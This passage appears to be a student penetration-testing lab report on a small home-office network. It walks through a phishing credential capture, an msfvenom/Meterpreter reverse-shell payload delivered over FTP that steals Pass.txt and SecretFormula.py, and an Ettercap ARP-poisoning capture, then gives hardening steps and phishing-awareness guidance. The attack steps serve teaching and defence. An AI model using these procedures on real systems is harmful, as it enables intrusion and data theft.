192.168.10.3 - - [18/Mar/2021 17:03:54] "GET / HTTP/1.1" 200 -
192.168.10.3 - - [18/Mar/2021 17:03:54] "GET /routerb.css HTTP/1.1" 200 -
192.168.10.3 - - [18/Mar/2021 17:03:54] "GET /rblogo.jgg HTTP/1.1" 404 -
192.168.10.3 - - [18/Mar/2021 17:04:15] "GET /action_page.php?pwd=W0rk%21n9%40N3%2BW HTTP/1.
1" 404 -
192.168.10.3 - - [18/Mar/2021 17:04:48] "GET /action_page.php?pwd=W0rk%21n9%40N3%2BW HTTP/1.1" 404 -
```

Login to Router B from PC-1

1. Open a web browser on PC-1.
2. In the URL search bar, search **10.0.0.5**.
3. In the "Password" textbox, enter **W0rk!n9@N3+W**.
4. Select the **Login** button.
5. Attacker on PC-1 now has access to Router B.

Windows 7 Exploit

The following is a list of procedural steps used to exploit PC-3 from PC-4. The attacker creates a malware to allow a remote connection and has a user on PC-3 download the malware onto PC-3. PC-4 then copies files from PC-3 onto PC-4 remotely.

Setting Up Exploit on PC-4

1. Open a terminal on PC-4.
2. Run the command **msfconsole**.
3. Open another terminal on PC-4.
4. In the second terminal, run the command **msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.4 LPORT=4545 -f exe > /home/kali/Documents/newprogram.exe**
5. In the first terminal, run the command **use exploit/multi/handler**.
6. In the first terminal, run the command **set payload windows/meterpreter/reverse_tcp**.
7. In the first terminal, run the command **set LHOST 192.168.20.4**.
8. In the first terminal, run the command **set LPORT 4545**.
9. In the first terminal, run the command **show options**.

Figure D22

Show Options Meterpreter Shell

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, th
read, process, none)
   LHOST     192.168.20.4     yes       The listen address (an interface may
be specified)
   LPORT     4545             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

9. In the first terminal, run the command **exploit**.
10. Leave first terminal open.

Sending Malware From PC-4

1. Open **FileZilla** on PC-4.

NOTE: Appendix contains FileZilla installation and setup instruction details for PC-2, PC-3 and PC-4.

2. In the "Host:" field, enter **192.168.10.2**.
3. In the "Username:" field, enter **pc4user**.
4. In the "Password:" field, enter **pass4**.
5. In the "Port:" field, enter **21**.

6. Select the **Quickconnect** button.
7. In the “Insecure FTP connection” dialog box, select **OK**.
8. In the "Local site:" field, enter **/home/kali/Documents/**.
9. In the "Remote site:" field, enter **/**.
10. Double-Click **newprogram.exe**.

Receiving Malware on PC-3

1. Open **FileZilla** on PC-3.
2. In the "Host:" field, enter **192.168.10.2**.
3. In the "Username:" field, enter **pc3user**.
4. In the "Password:" field, enter **pass3**.
5. In the "Port:" field, enter **21**.
6. Select the **Quickconnect** button.
7. In the "Local site:" field, enter **C:\Users\Roundtable\Documents**
8. In the "Remote site" field, enter **/**.
9. In the "Remote site" file list, double-click **newprogram.exe**
10. Open **File Explorer** on PC-3.
11. Expand **Computer > Local Disk (C:) > Users > Roundtable > Documents**.
12. In the files list select **newprogram.exe**.

Stealing Information from PC-4

1. In the open terminal, wait for Meterpreter session to open. (**Figure D23**)

Figure D23

Opening Meterpreter Session

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.20.4:4545
[*] Sending stage (175174 bytes) to 192.168.10.3
[*] Meterpreter session 1 opened (192.168.20.4:4545 → 192.168.10.3:49429) at 2021-03-26 02:36:29 +0000
[*] Sending stage (175174 bytes) to 192.168.10.3
[*] Meterpreter session 2 opened (192.168.20.4:4545 → 192.168.10.3:49436) at 2021-03-26 02:36:31 +0000
```

2. Following the “meterpreter >” prompt, runt the command **pwd** to list the current directory.
3. Run the command **cd …**
4. Run the command **ls**.
5. Locate important files directory.
6. Run the command **cd Important_Files**.
7. Run the command **ls** to list the files. (**Figure D24**)

Figure D24

List of files in Important Files Directory

```
meterpreter > cd Important_Files
meterpreter > ls
Listing: C:\Users\Roundtable\Important_Files
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  153   fil   2021-03-26 03:42:27 +0000  Pass.txt
100666/rw-rw-rw-  46    fil   2021-03-26 03:43:47 +0000  SecretFormula.py
```

8. Run the command **download Pass.txt**.
9. Run the command **download SecretFormula.py**.
10. Run the command **exit**.

11. Run the command **exit -y**.
12. Following the prompt $, run the command **cat Pass.txt**.
13. Run the command **cat SecretFormula.py**.
14. Collect password file and secret formula information.

Man-in-the-Middle Attack

The following is a list of procedural steps to perform a man-in-the-middle attack on PC-3 to capture traffic from PC-4 to PC-2. The attacker on PC-3 will use the captured traffic to the user on PC-4. The attacker on PC-3 uses a bootable kali Linux usb to perform the man-in-the-middle attack.

Creating a Bootable USB

1. Connect PC-2 to the internet.
2. Open a web browser.
3. In the URL search bar, search **https://www.kali.org/downloads/**.
4. Select the **Kali Linux 64-Bit (Live)** image link.
5. Open **Rufus** application on PC-2.
6. In the “Drive Properties” dialog box, select the **SELECT** button.
7. Navigate to the Downloads folder by expanding **C: > Users > Roundtable > Downloads**.
8. Select **kali-linux-2021.1-live-amd64.iso**.
9. In the “Persistent partition size” textbox, enter **4 GB**.
10. Select the **START** button.

Connect to Network

1. Power-on PC-3 with Kali Linux bootable USB.

2. In the “Boot menu” dialog box, select **Live USB Persistence**
3. Open a terminal.
4. Run the command **sudo ifconfig eth0 192.168.10.3 netmask 255.255.255.0 up**.
5. Run the command **sudo route add -net 192.168.10.0 netmask 255.255.255.0 dev eth0**.
6. Run the command **sudo route add default gw 192.168.10.1**.

Setup Ettercap

1. Open a terminal.
2. Run the command **sudo ettercap -g**.
3. In the “Setup” page, toggle on **Sniffing at startup**.
4. In the “Primary Interface” drop-down menu, select **eth0**
5. Select the  check mark icon to **Accept**
6. Select the  **Hosts List** icon.
7. Select the  **Scan for hosts** icon.
8. Select **192.168.10.1**.
9. Select **Add to Target 1**.
10. Select **192.168.10.2**.
11. Select **Add to Target 2**.
12. Select the  **MITM menu icon**.
13. Select **ARP poisoning….**
14. In the “MITM Attack: ARP Poisoning” dialog box, select the **OK** button.

Use Wireshark to Capture Packets

1. Open a terminal on PC-3.
2. Run the command **sudo wireshark &**.
3. On the Wireshark “Capture” screen, select **eth0**.

PC-4 User Sends Important File over FTP to PC-2

1. Open a **FileZilla** on PC-4.
2. In the “Host” field, enter **192.168.10.2**.
3. In the “Username:” field, enter **pc4user**.
4. In the “Password:” field, enter **pass4**.
5. In the “Port:” filed, enter **21**.
6. Select the **Quickconnect** button.
7. In the “Local site” field, enter **/home/kali/Documents/**.
8. Double-click the file **important.txt**.

Finding Captured Packet on PC-3

1. In the open Wireshark session, select the **Stop capturing packets** icon.
2. In the “Apply a display filter” textbox, enter **ftp-data**.
3. Select the packet with the source IP address **192.168.20.4** and the destination IP address **192.168.10.2**.
4. Expand the **Line-based text data** field.
5. Collect information about the user of PC-4. (**Figure D25**)

Figure D25

PC-4 Captured Packet Information

```
Line-based text data (3 lines)
    SS: 1111123\r\n
    Account Number: 123445690 \r\n
    Address: Hello St, Kentucky 48020 \r\n
```

Secure Network

The following is a list of procedural steps to secure and prevent the penetration testing techniques and network exploits run above.

Block Pings into Home-Office Subnet

1. Connect a console cable between PC-2 and Router C.
2. Open **Putty** on PC-2.
3. For “Connection type”, select **Serial**.
4. In the “Serial line” textbox, enter **COM3**.
5. Select **Open**.

NOTE: For the following set of configurations of Router C, the output of the router and the router’s prompts will be in italics. To set the configurations, enter the bold commands.

6. Enable Router

   RouterC> **enable**

   Password: **enter password**

   *RouterC#***config t**

   Enter configuration commands, one per line. End with CNTL/Z.

   RouterC(config)#

7. Edit EXTERNAL_TRAFFIC access-list.

   *Router(config)#***ip access-list extended EXTERNAL_TRAFFIC**

   *Router(config-ext-nacl)#***no 30**

   *Router(config-ext-nacl)#***permit icmp any any echo-reply**

   *Router(config-ext-nacl)#***exit**

   Router(config)#

8. View testing documentation to verify that the "permit icmp any any echo-reply" rule was applied correctly.

Phishing Email Detection and Prevention Documentation

The following is a document for phishing email detection and prevention training.

##

Phishing Definition:

Phishing is a fraudulent activity conducted to persuade the target of a phishing attack to reveal sensitive information. Attackers use spoofing techniques to convince their targets that they are interacting with a trusted source. The attacker exploits this trust by requesting sensitive information from the target. This information can include, but not limited to credit card numbers, financial information, passwords, and personal information.

Recognizable Features:

Phishing email attacks often contain a number of recognizable features that can allow the targets of an attack to detect that the email is false. The following is a list of recognizable features that are common within phishing emails and how the phishing email attack of this project displays each feature:

Projects Phishing Email:

ATTN: George Montgomery,

There has been a recent development of exploits and vulnerabilities for TP-Link Routers such as the one your have purchased. To protect yourself from there harmful attacks, please visit (Router B) from your own network to ensure connectivity.

Thank You,
TP-Link IT Department

IT@tp-link.org

Poorly Written:

Many phishing emails often include spelling errors, grammatical mistakes, that valid source communication would not contain. Multiple communication errors may mean that the email is a phishing attempt. Notice in the project's phishing email the incorrect use of the words "your" and "there" when the correct words should be "you" and "their", respectively.


Suspicious URL:

Phishing emails typically involve the use of links to get a target to a spoofed website or to download a file. These URL's can be covered up through the use of tools, such as tinyurl, which is used to make a URL shorter, but it also does not display the destination of the link once it is clicked. To detect the URL mouse-over the link and in the bottom left of the web browser screen the links URL will appear. (**Figure 28**) Notice in the project's phishing email that by mousing-over the link the URL 172.18.0.20 appears. This IP

address does not match the Router B's IP address and the target of the phishing email attack should not click on the link.

Figure D26

Phishing Email URL



Suspicious Email Address:

Communications from trusted sources will typically come from an email that is within the trusted sources domain. The email address of the attacker may appear to come from outside of the trusted source or may vary slightly from the domain email address of the trusted source. For example, if the trusted source uses the domain **@corporate.com**, the attacker may use the email **@corporate12.com**. If the email address appears to be completely outside of the trusted source, the receiver of the email should communicate with the trusted source directly by using contact information provided by the trusted source's website. Notice in the project's phishing email that the email address used by the attacker was **mvicor451@gmail.com** does not appear to be associated with TP-Link the makers of Router B. This is not an exact method to be used, since corporate companies may use slight variations of their domain, but it should raise suspicion in the receiver of the email.

Preventing Phishing Attacks:

Preventing the revealing of sensitive information can be guarded against by following these two simple steps and more:

Accessing Known Site:

If a request is made within an email to access specific website, and a link is provided, do not click on the link, but open a web browser and navigate to the known website URL. For example, if an email requests that access be made to **corporate.com** by clicking on the link, open a web browser and navigate to **corporate.com**. Notice in the project's phishing email that the attacker requests that George Montgomery visit Router B by clicking on the link. George should have opened a web browser and accessed Router B using the known IP address 10.0.0.5.

Contact Company:

Testing whether an email came from a trusted source can be validated by contacting the trusted source directly through website contact information. Many trusted sources have websites that allow their clients or users to contact them by phone or email. Contacting the trusted source to ensure that an email originated from them is a way to validate that the email was real. Notice in the project's phishing email that the attacker claimed to be from the **TP-Link IT Department**. To test and validate this claim the receiver of the email can visit **https://www.tp-link.com/us/about-us/contact/** and contact technical support at the email **support.usa@tp-link.com**.

##

Secure Vulnerabilities Revealed by OpenVAS

The following is a list of the vulnerabilities revealed by the OpenVAS scan of VLAN work and the procedural steps to patch the vulnerabilities.

DCE/RPC and MSRPC Services Enumeration Reporting

Securing Port 135 on PC-2.

1. With the machine powered on, select the **Windows** key on the keyboard.
2. Search **Control Panel**. Select **Control Panel** to launch it.
3. Select **System and Security**.
4. Select **Windows Firewall** or **Windows Defender Firewall**.
5. Select **Advanced settings** in the menu on the left.
6. Select **Inbound Rules**.
7. In the list of inbound rules, select the **Local Port** heading to filter the local ports.
8. Select **Remote Assistance (DCOM-In)**.
9. Under the “Actions” window, select **Disable Rule**.

Securing Port 135 on PC-3.

1. With the machine powered on, select the **Windows** key on the keyboard.
2. Search **Control Panel**.
3. Select **Control Panel** to launch it.
4. Select **System and Security**.
5. Select **Windows Firewall** or **Windows Defender Firewall**.
6. Select **Advanced settings** in the menu on the left.
7. Select **Inbound Rules**.

8. In the list of inbound rules, select the **Local Port** heading to filter the local ports.
9. Select **Remote Assistance (DCOM-In)**.
10. Under the "Actions" window, select **Disable Rule**.

SSL/TLS: Report Weak Cipher Suites

The vulnerability is within the use of older versions of the TLS 1.2 and TLS 1.1 protocols that have not been updated. The following is a list of procedural steps to update the protocols.

1. Open a web browser on PC-3.
2. In the URL search bar, paste **https://download.microsoft.com/download/0/6/5/0658B1A7-6D2E-474F-BC2C-D69E5B9E9A68/MicrosoftEasyFix51044.msi**
3. In the "User Account Control" dialog box, select **Run**.
4. The software updates the protocols automatically.

FTP Unencrypted Cleartext Login

1. Press the **Windows** key on the keyboard.
2. In the "Type here to search" dialog box, search **FileZilla Server Interface**.
3. Select the Application **FileZilla Server Interface** to launch it.
4. Select the **Edit** tab.
5. Under the "Edit" tab, select **Settings**.
6. In the settings menu, select **FTP over TLS settings**.
7. Select the checkbox to **Enable FTP over TLS support (FTPS)**.
8. Select the checkbox to **Disallow plain unencrypted FTP**.

9. Select the **Generate new certificate…** button.
10. In the new dialog box, select **2048-bit** key size.
11. In the “2-Digit country code:” textbox, enter **US**.
12. Select the **Browse…** button.
13. In the “Save As” dialog box, select **save**.
14. Select **Generate certificate**.
15. Select the **OK** button.

<u>Telnet Unencrypted Cleartext Login</u>

1. Connect a console cable between Router C’s console port and a USB port on PC-2.
2. Open **Device Manager** on PC-2.
3. Select the drop-down **Ports (COM & LPT)**.
4. Record the USB Serial Port value **COM3**.
5. Open the **Putty** application on the PC-2.
6. For “Connection type”, select **Serial**.
7. In the “Serial line” textbox, enter the value **COM3**.
8. Select **Open**.

NOTE: For the following set of configurations of Router C, the output of the router and the router’s prompts will be in italics. To set the configurations, enter the bold commands.

1. Enable Router Configuration

   RouterC> **enable**

   Password: **enter password**

*RouterC#***config t**

Enter configuration commands, one per line. End with CNTL/Z.

RouterC(config)#

2. Configure Telnet Password

RouterC(config)# **line vty 0 4**

*RouterC(config-line)#***password S0w!lliT3lln3T**

*RouterC(config-line)#***login**

<u>SSL/TLS: Diffie-Hellman Key Exchange Insufficient DH Group Strength Vulnerability</u>

1. Press both the **Windows** key and **R** key on PC-3.
2. In the "Open:" prompt textbox, enter **regedit**.
3. Select the **OK** button.
4. In the "Registry Editor" window, expand **HKYE_LOCAL_MACHINE** > **SYSTEM** > **CurrentControlSet** > **Control\SecurityProviders** > **SCHANNEL**
5. Select **KeyExchangeAlgorithms**.
6. Select **Edit**.
7. Point to **New**.
8. Select **Key**.
9. Type **PKCS** for the name of the key.
10. Select **PKCS.**
11. Select **Edit**.
12. Point to **New**.
13. Select **DWORD Value**.

14. Type **ClientMinKeyBitLength** for the name of the DWORD.
15. Right-click **ClientMinKeyBitLength**.
16. Select **Modify….**
17. In the "Value data" textbox, enter **2048**
18. Select **OK**.

SSL/TLS: Certificate Signed Using a Weak Signature Algorithm

1. Ensure all web browsers are up-to-date.
2. Open **Microsoft Edge Chromium**.
3. In the URL search bar, search **edge://settings/defaultBroswer**.
4. Select **Make default**.
5. View and analyze Microsoft's SHA-1 Certificate Plan as of May 2017. http://download.microsoft.com/download/4/5/8/458E1F8C-7A36-4285-8EB2-42E6858D06C1/Microsoft_SHA-1_Guidance_E.pdf

TCP timestamps

1. Press the **Windows** key on PC-3's keyboard.
2. Type **cmd**.
3. Right-click on the **cmd** application.
4. Select **Run as administrator**.
5. In the "User Account Control" dialog box select **Yes**.
6. In the open command prompt session, run the command **netsh int tcp set global timestatmps=disable**.

7. Verify **Ok.** output by command prompt session.

Sending A Document over FTP Securely

The following is a list of procedural steps for an FTP client to connect to the FTP server on PC-2 and transfer files securely using the TLS protocol.

1. Open **FileZilla** on the client computer.
2. In the “Host:” textbox, enter **ftpes://192.168.10.2**.
3. Fill the “Username” and “Password” textboxes with client information.
4. In the “Port:” textbox, enter **21**.
5. Select the **Quickconnect** button.
6. Begin transferring files securely.

Downloading AVG

Install AVG on PC-3 to detect malware and viruses, such as the **newprogram.exe** file.

1. Open a web browser on PC-3.
2. In the URL search bar, search **www.avg.com**.
3. On the AVG website, select **FREE Download**.
4. Once the download is complete, open **File Explorer**.
5. Navigate to the **Downloads** folder, by expanding **This PC > Local Disk (C:) > Users > Roundtable > Downloads**.
6. Double-click the file **avg_antivirus_free_setup.exe**.
7. In the “User Account Control” dialog box, select **Yes**.
8. In the “AVG AntiVirus FREE Setup” window, select **Install**.

AVG will monitor web downloads and files automatically. Scans can be run with AVG manually as well.

Project Expenses

Figure D27

Project Expense Sheet

Item	Expense (USD)
Router A – Linksys N600 Wifi Router E2500	~ $26.00
Router B – TP-Link AC1900v6	~ $84.00
Router C – Cisco Series 1921	~ $63.00
Switch 1 – Cisco 29400 Series	~ $26.00
Total	$200.00

Appendix: End Device Software Installation and Configuration

Complete all of the following installations of end device software by connecting each device to the internet.

Installing OpenVas on PC-1

1. Connect PC-1 to the internet.
2. Open the terminal on PC-1.
3. In the terminal, run the command **sudo apt update**.
4. In the terminal, run the command **sudo apt install openvas.**
5. Following the “Do you want to continue? [Y/n]” prompt, type the letter **y**.
6. Press the **Enter** key.

7. When the installation is complete, run the command **sudo gvm-setup**.
8. Run the command **sudo gvm-start**.
9. To add a user, run the command **sudo runuser -u _gvm – gvmd –create-user=Admin –password=1234**.

Download and Install Putty on PC-2

1. Connect PC-2 to the internet.
2. In the URL search bar, search **https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html**.
3. Under the "MSI ('Windows Installer')" heading, select **putty-64bit-0.74-installer.msi**.
4. Open **File Explorer**.
5. In the navigation menu, expand to **This PC > Downloads**.
6. In the file list, select **putty-64bit-0.74-installer.msi**.
7. In the "Welcome" screen, select **Next**.
8. In the "Destination Folder" dialog box, select **Next**.
9. In the "Product Features" dialog box, select **Install**.
10. In the "Completed" screen, select **Finish**.

Download and Install FileZilla Server on PC-2

1. Connect PC-2 to the internet.
2. Open a web browser.
3. In the URL Search Bar, search **www.filezilla-project.org/**.
4. Under the "Quick download links" heading, select **Download FileZilla Server**.
5. Under the "Windows" heading, select **Download Filezilla Server**.

6. In the “We need your support!” window, select **Download**.
7. When download is complete, press the **Windows** key on the keyboard.
8. In the “Type here to search” dialog box, search **Downloads.**
9. Select the **Downloads** file folder.
10. Double-click the executable file that begins with **FileZilla_Server-**.
11. In the “User Account Control” dialog box, select **Yes**.
12. For the “License Agreement” dialog box, select **I agree**.
13. For the remaining dialog boxes, select **Next >**.

Create a Shared Folder


1. Press the **Windows** and **R** keys on the keyboard at the same time.
2. In the “Run” dialog box, next to the “Open:” prompt, type **cmd**.
3. Select the **OK** button.
4. In command prompt, type **mkdir C:\Users\sithi\Documents\Shared**.

Configure User Group in FileZilla Server on PC-2

1. Press the **Windows** key on the keyboard.
2. In the “Type here to search” dialog box, search **FileZilla Server Interface**.
3. Select the Application **FileZilla Server Interface** to launch it.
4. Select the **Edit** tab.
5. Under the “Edit” tab, select **Groups**.
6. Select the **Add** button.
7. In the “Add user group” dialog box, enter **Project_users**.
8. In the “Page:” menu, select **Shared folders**.
9. Under the “Directories” menu, select **Add**.

Figure D28

FileZilla Shared Folders for Project Users



10. Expand **This PC**.
11. Expand **Documents**.
12. Select the folder **Shared**.
13. Select the **OK** button.
14. Under the “Files” column, select the checkbox next to **Read** to place a check in the box.
15. Under the “Files” column, select the checkbox next to **Write** to place a check in the box.
16. Under the “Files” column, select the checkbox next to **Delete** to place a check in the box.

17. Under the “Files” column, select the checkbox next to **Append** to place a check in the box.
18. Under the “Directories” column, select the checkbox next to **Create** to place a check in the box.
19. Under the “Directories” column, select the checkbox next to **Delete** to place a check in the box.
20. Select the **OK** button.

Configure Users in FileZilla Server on PC-2

1. Press the **Windows** key on the keyboard.
2. In the “Type here to search” dialog box, search **FileZilla Server Interface**.
3. Select the Application **FileZilla Server Interface** to launch it.
4. Select the **Edit** tab.
5. Under the “Edit” tab, select **Users**.
6. Select the **Add** button.
7. Under the “Please enter the name of the user account that should be added:” prompt, enter the name **pc3user**.
8. Under the “User should be member of the following group:” prompt, select **Project_users**.
9. Select the **OK** button.
10. Under the “Account settings” prompt, select the checkbox next to **Password:**.
11. In the “Password:” field, enter **pass3**.
12. Select the **Add** button.

13. Under the “Please enter the name of the user account that should be added:” prompt, enter the name **pc4user**.
14. Under the “User should be member of the following group:” prompt, select **Project_users**.
15. Select the **OK** button.
16. Under the “Account settings” prompt, select the checkbox next to **Password:**.
17. In the “Password:” field, enter **pass4**.
18. Select the **OK** button.

Configure Passive Mode Port Range

1. Press the **Windows** key on the keyboard.
2. In the “Type here to search” dialog box, search **FileZilla Server Interface**.
3. Select the Application **FileZilla Server Interface** to launch it.
4. Select the **Edit** tab.
5. Under the “Edit” tab, select **Settings**.
6. In the navigation menu, select **Passive mode settings**.
7. Select the checkbox to check **Use custom port range:**
8. In the first port range textbox, enter **55400**.
9. In the second port range textbox, enter **55402**.

Download and Install OpenVas on PC-2

NOTE: Instructions below assume that **VMware Workstation Player** has been previously downloaded on to PC-2.

1. Connect PC-2 to the internet.
2. Open a web browser.


3. In the URL Search Bar, search **www.greenbone.net/en/testnow/**.
4. Select the **Download now** button.
5. Under the "VMware Workstation Player/Pro" heading, select **3. Download**.
6. Under "Here you can download the GSM TRIAL and use it for free:", select the link **Download for VMware Workstation Player/Pro now**.
7. Open File Explorer.
8. Under "This PC" in the navigation menu, select **Downloads**.
9. Select **GSM-TRAIL-20.08.07-VMware-Workstation.ova**.
10. In the VMware application, in "Import Virtual Machine" dialog box, select **Import**.
11. Following the "gsm login:" prompt, enter **admin**.
12. Following the "Password:" prompt, enter **admin**.
13. In the "Setup Wizard" dialog box, select **Yes**.
14. In the "Configure Network?" dialog box, select **Yes**.
15. In the "Network" dialog box, select **Interfaces**.
16. In the "Network Interface eth0" dialog box, under "IPv4", select **Static IP: [disabled]**
17. In the "Change 'Ipv4 Address of eth0'" dialog box, in the textbox enter **192.168.10.5/24**
18. Select **Ok**.
19. **Exit** the VMware Workstation Application.
20. Select **Power Off**.

Create Web Users for OpenVas

1. Open the VMware Workstation Application.
2. In the Virtual Machine Menu, select **GSM-TRAIL-20.08.7-VMware-Workstation**.
3. Following the “gsm login:” prompt, enter **admin**.
4. Following the “Password:” prompt, enter **admin**.
5. In the “GSM Status” dialog box, select **OK**.
6. In the “Greenbone OS Administration” dialog box, select **Setup**.
7. In the “Setup Menu” dialog box, select **User**.
8. In the “User management” dialog box, select **Users**.
9. In the “Manage Web Users” dialog box, select **Admin User**.
10. In the “New Admin” dialog box, enter the following for each prompt:
    a. Following the “Account name” prompt, enter **admin1**.
    b. Following the “Account password” prompt, enter **admin1**.
    c. Following the “Account password confirmation” prompt, enter **admin1**.

Figure D29

Admin User OpenVas on PC-2



11. Select **OK**.

Download and Install FileZilla Client on PC-3

1. Connect PC-3 to the internet.
2. Open a web browser.
3. In the URL Search Bar, search **www.filezilla-project.org/**
4. Under the "Quick download links" heading, select **Download FileZilla Client**.
5. Under the "Windows (64bit x86)" heading, select **Download FileZilla Client**.
6. In the "Please select your edition of FileZilla Client" dialog box, under the "FileZilla" column select **Download.**
7. Open **Windows Explorer** on the taskbar.
8. Expand **Computer** in the left navigation menu.
9. Expand **Local Disk (C:)** in the left navigation menu.
10. Expand **Users** in the left navigation menu.
11. Expand **Roundtable** in the left navigation menu.
12. Select **Downloads** in the left navigation menu.
13. In the file list, select **FileZilla_3.52.2_win64_sponsored-setup**.
14. In the "Open File – Security Warning" dialog box, select the **Run** button.
15. In the "User Account Control" dialog box, select the **Yes** button.
16. In the "License agreement and privacy policy" dialog box, select the **I Agree** button.
17. In the "Choose Installation Options" dialog box, select the button next to **Anyone who uses this computer (all users)**.
18. In the "Choose Installation Options" dialog box, select the **Next >** button.
19. In the "Choose Components" dialog box, select the **Next >** button.

20. In the “Choose Install Location” dialog box, select the **Next >** button.
21. In the “Choose Start Menu Folder” dialog box, select the **Next >** button.
22. In the “Completing FileZilla Client 3.52.2 Setup” dialog box, select the **Finish** button.

Download and Install FileZilla Client on PC-4

1. Connect PC-4 to the internet.
2. Open the terminal.
3. In the terminal, run the command **sudo apt update**
4. In the terminal, run the command **sudo apt install filezilla**.
5. Following the “Do you want to continue? [Y/n]”, type the letter **y**.
6. Press the **Enter** key.